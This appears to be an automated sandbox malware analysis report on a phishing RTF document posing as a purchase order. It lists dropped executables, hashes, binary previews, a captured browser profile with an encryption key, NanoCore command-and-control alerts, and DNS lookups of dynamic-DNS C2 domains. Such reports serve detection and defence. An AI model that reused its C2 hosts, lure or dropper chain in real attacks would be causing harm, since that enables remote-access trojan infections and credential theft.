.-...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....899552.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.571374526629979
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SSDEEP:	3:M1LSUPkcQjOru4oziUPkcQjOru4omX1LSUPkcQjOru4ov:MVnP66ru443P66ru4DnP66ru4y
MD5:	0865393879B83EFC01FD7C549E71A9A5
SHA1:	899AE6A283B9B9F0F62475C18E135B09397ED727
SHA-256:	967255627D9D9D210D5279B8DAFF2975BE25A21A3E7E1E756896AEEF41B4751C
SHA-512:	E8FA619372F9FDCF50114BF8C42C56163ECA7E325BFF8C72F9E1685D79E70FEF45A7270420576110EB1C382D70A2B1EB8F44A788451A852B0F5BCBD5F7D628C
Malicious:	false
Reputation:	unknown
Preview:	[doc]..NEW PO1100372954 -.LNK=0..NEW PO1100372954 -.LNK=0..[doc]..NEW PO1100372954 -.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\490281AC8GSCNCH37UYE.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5836145728363404
Encrypted:	false
SSDEEP:	96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFlUVUIu:cGho+z8G5HnorQz2rurH9lu
MD5:	BF6DEE5BCCB0B3116AFC11A073DF62BB
SHA1:	8E65F7FF14D5E4407C32BA959CE795D072AD826E
SHA-256:	3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4
SHA-512:	30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5836145728363404
Encrypted:	false
SSDEEP:	96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFlUVUIu:cGho+z8G5HnorQz2rurH9lu
MD5:	BF6DEE5BCCB0B3116AFC11A073DF62BB
SHA1:	8E65F7FF14D5E4407C32BA959CE795D072AD826E
SHA-256:	3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4
SHA-512:	30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5836145728363404
Encrypted:	false
SSDEEP:	96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFlUVUIu:cGho+z8G5HnorQz2rurH9lu
MD5:	BF6DEE5BCCB0B3116AFC11A073DF62BB
SHA1:	8E65F7FF14D5E4407C32BA959CE795D072AD826E
SHA-256:	3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4
SHA-512:	30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LOCAUF6YJEF7K6W8Y37G.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5836145728363404
Encrypted:	false
SSDEEP:	96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFlUVUIu:cGho+z8G5HnorQz2rurH9lu
MD5:	BF6DEE5BCCB0B3116AFC11A073DF62BB
SHA1:	8E65F7FF14D5E4407C32BA959CE795D072AD826E
SHA-256:	3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4
SHA-512:	30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RA5AG9965KYDVANTRM0T.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RA5AG9965KYDVANTRM0T.temp	
Size (bytes):	8016
Entropy (8bit):	3.5836145728363404
Encrypted:	false
SSDEEP:	96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFlUVUIu:cGho+z8G5HnorQz2rurH9Iu
MD5:	BF6DEE5BCCB0B3116AFC11A073DF62BB
SHA1:	8E65F7FF14D5E4407C32BA959CE795D072AD826E
SHA-256:	3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4
SHA-512:	30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\iBCrDCK.i.exe	
Process:	C:\ProgramData\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(....*.s.....s .....s!.....s"..... s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1..p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Roaming\putty.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.501590274865465
Encrypted:	false
SSDEEP:	12288:hdJnZDHQg/eZ0EaMEH+a2C9mIzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mIzUewRTC0Ui3APmY
MD5:	0CFE251E0B61BBC87656F52DEFAD4C53
SHA1:	D7126889DC5FFCF23C90FFA19A359060658A0388
SHA-256:	DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9
SHA-512:	85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F..a.....P.. .....z;... ...@....@.. ....@.....(;..O....@.....`..... ..... ..H.....text...`.... ... .`.rsrc.....@.....".....@..@.rel oc.....`.....(.....@..B.....\;.....H..... w.....0.....(+...(.....(.....o-....*.....(.....(/.....(0.....(1.....(2....*N..(....o....(3....*&..(4....*.s5.....s6.....s7.....s8.....s9.....*....0.....~....o:....+..*.0.....~....o;....+..*.0.....~....o<....+..*.0.....~....o=....+..*.0.....~....o>....+..*.0..<.....~.....(?.....,!r...p.....(@...oA...sB.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\zbEIlaj.tmp	
Process:	C:\ProgramData\images.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Roaming\zbEIlaj.tmp	
Size (bytes):	40960
Entropy (8bit):	0.7798653713156546
Encrypted:	false
SSDEEP:	48:L3k+YzHF/8LKBwUf9KfWfkMUEilGc7xBM6vu3f+fmyJqhU:LSe7mlcwilGc7Ha3f+u
MD5:	CD5ACB5FAA79EEB4CDB481C6939EEC15
SHA1:	527F3091889C553B87B6BC0180E903E2931CCCFE
SHA-256:	D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96
SHA-512:	A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D5
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\zzoj.CG.tmp	
Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	35549
Entropy (8bit):	6.06431092799383
Encrypted:	false
SSDEEP:	768:2F3tAP0WdZWTHzO+EMvDBdIu++qtXQQJokdugILQ67IU4I9zrLWJ:k3O8Ni+RvDD5/qNQmduDKRIFrLWJ
MD5:	4E06FDEE66DA477D15AAAFD104802FF3
SHA1:	2814763828D036134EEF93F28D6C499913E903AA
SHA-256:	835ADDCE810330CA6D1FE5AA598CB758B6391730865 17BEBC6B0AAC7CBFDAA1D
SHA-512:	42521F28CAD2FEA206592962A999202FA65E4A398EF29B9A759DAFFAD60CA95E027ABB52E523C799E7C131A15B17CDFC46FEC102C48EF7569D381C6E47680F3
Malicious:	false
Reputation:	unknown
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"84.0.4147.89"},"easy_unlock":{"device_id":"f691bb0f-1b4f-4339-aef5-321b65f13447"},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.595529173769173e+12,"network":1.595503998e+12,"ticks":494811744.0,"uncertainty":4224807.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAADCJQEpL4peQLs/tCx05ts1AAAAAAIAAAAAABBmAAAAAQAAIAAAAHMdBSm688AB9E4ujGBlc8b12w9pH8Ho0MG5KX0s9TvsAAAAAA6AAAAAgAAIAAAAKp70FMSZVCDUsFN1iNo5k0cdS+uI3XobvqN11pz11FbMAAAAHEgEYBv3dbmfqLRp8KY9FTYBCEdPLIJnBuQSIy6PW6ieb+TQlX0tlf+joBO06Pyo0AAAADT82DjaNvFLY7T0RywXTGepumesXXBFeM5MLg7ZlErGegSazITBqJVemjLdeT3R2c6H7dl+tlEXxt1m8SJWLUl"},"policy":{"last_statistics_update":"13240002771769952"},"profile":{"info_cache":{"Default":{"active_time":1595529172.199256,"avatar_icon":"chrome://theme/IDR_PROFILE_AVATAR_26","background_apps":false,"

C:\Users\user\Desktop\~$W PO1100372954 -.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Windows\System32\rfxvmt.dll	
Process:	C:\ProgramData\images.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37376
Entropy (8bit):	5.7181012847214445
Encrypted:	false
SSDEEP:	768:2aS6Ir6sXJaE5I2IaK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw
MD5:	E3E4492E2C871F65B5CEA8F1A14164E2
SHA1:	81D4AD81A92177C2116C5589609A9A08A5CCD0F2

C:\Windows\System32\rfxvmt.dll	
SHA-256:	32FF81BE7818FA7140817FA0BC856975AE9FCB324A081D0E0560D7B5B87EFB30
SHA-512:	59DE035B230C9A4AD6A4EBF4BEFCD7798CCB38C7EDA9863BC651232DB22C7A4C2D5358D4D35551C2DD52F974A22EB160BAEE11F4751B9CA5BF4FB6334EC926C6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qc..qc..qc.....qc...`..qc...g..qc..qb..qc...b..qc...f..qc...c..qc...j..qc....qc...a..qc.Rich.qc.....PE..d...#....." ....Z...>.....].....a....`A.....~.....@.....\... x..T.....p.....q..P.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...P.....z.....@....pdata.....|.....@..@.rsrc....@..@.reloc..\.....@..B.....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.1682008800082904
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	NEW PO1100372954 -.doc
File size:	234750
MD5:	afe48e30fc3f12c2b6ad7d19ae1fff8e
SHA1:	2ded99867d8b3e9499b10743ae732efec19ccc8e
SHA256:	ecef57afce8a7d5eed2080401da0ce36d67c2493cf1385b432a6bf0a65f6e521
SHA512:	9a2bcef0c2f34c68fab71898cdebf2deb8c937fb87b5195fc99e5f4e6bbc156d6549a6fb0535ba4602b95ff1e7bff4404b30ce695c7498be6e21d48a71f2bb58
SSDEEP:	1536:itW7qA4b64DJ/b6lP1JsvggNNzoBxqM8RLlypLBCy/ndzFz76mAg5eeVhMDw5wfv:itW7qA4b64ggaeG/ndzFtr5RDAw5wfv
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000961h	2	embedded	package	20578	abdtfhgXgdghgh.ScT	C:\jsdsTggf\abdtfhgXGdghgh.ScT	C:\CbkepaDw\abdtfhghgdghgh.ScT	no
1	0000B188h	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/02/21-11:00:55.449858	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:04.085356	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	8234	192.168.2.22	203.159.80.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/02/21-11:01:10.279735	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:11.005994	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:15.859665	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:26.222099	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:26.832941	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:31.194297	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:36.418179	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:41.681580	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:52.872032	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:58.316930	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	8234	192.168.2.22	203.159.80.186
08/02/21-11:01:58.959256	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	8234	192.168.2.22	203.159.80.186
08/02/21-11:02:03.607658	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	8234	192.168.2.22	203.159.80.186

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 10:59:54.123145103 CEST	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	newhosteeeee.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:59:57.598957062 CEST	192.168.2.22	8.8.8.8	0xe5d1	Standard query (0)	newhosteeeee.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:59:58.563791037 CEST	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	newhosteeeee.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:28.612422943 CEST	192.168.2.22	8.8.8.8	0xe21	Standard query (0)	sdafsdffssffs.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:29.524005890 CEST	192.168.2.22	8.8.8.8	0xe89a	Standard query (0)	hutyrtit.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:29.557904005 CEST	192.168.2.22	8.8.8.8	0xe89a	Standard query (0)	hutyrtit.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.130738020 CEST	192.168.2.22	8.8.8.8	0x27e1	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.263684988 CEST	192.168.2.22	8.8.8.8	0x27e1	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.299585104 CEST	192.168.2.22	8.8.8.8	0x27e1	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:03.769011974 CEST	192.168.2.22	8.8.8.8	0x566a	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:03.945925951 CEST	192.168.2.22	8.8.8.8	0x566a	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:03.992775917 CEST	192.168.2.22	8.8.8.8	0x566a	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:10.201478958 CEST	192.168.2.22	8.8.8.8	0x12eb	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.511684895 CEST	192.168.2.22	8.8.8.8	0xcc8c	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.592659950 CEST	192.168.2.22	8.8.8.8	0xcc8c	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.686260939 CEST	192.168.2.22	8.8.8.8	0xcc8c	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:26.042512894 CEST	192.168.2.22	8.8.8.8	0x5b8f	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 11:01:26.163316965 CEST	192.168.2.22	8.8.8.8	0x5b8f	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:31.131093025 CEST	192.168.2.22	8.8.8.8	0xb6e4	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:36.336036921 CEST	192.168.2.22	8.8.8.8	0x7ae6	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:41.617649078 CEST	192.168.2.22	8.8.8.8	0xe8bf	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
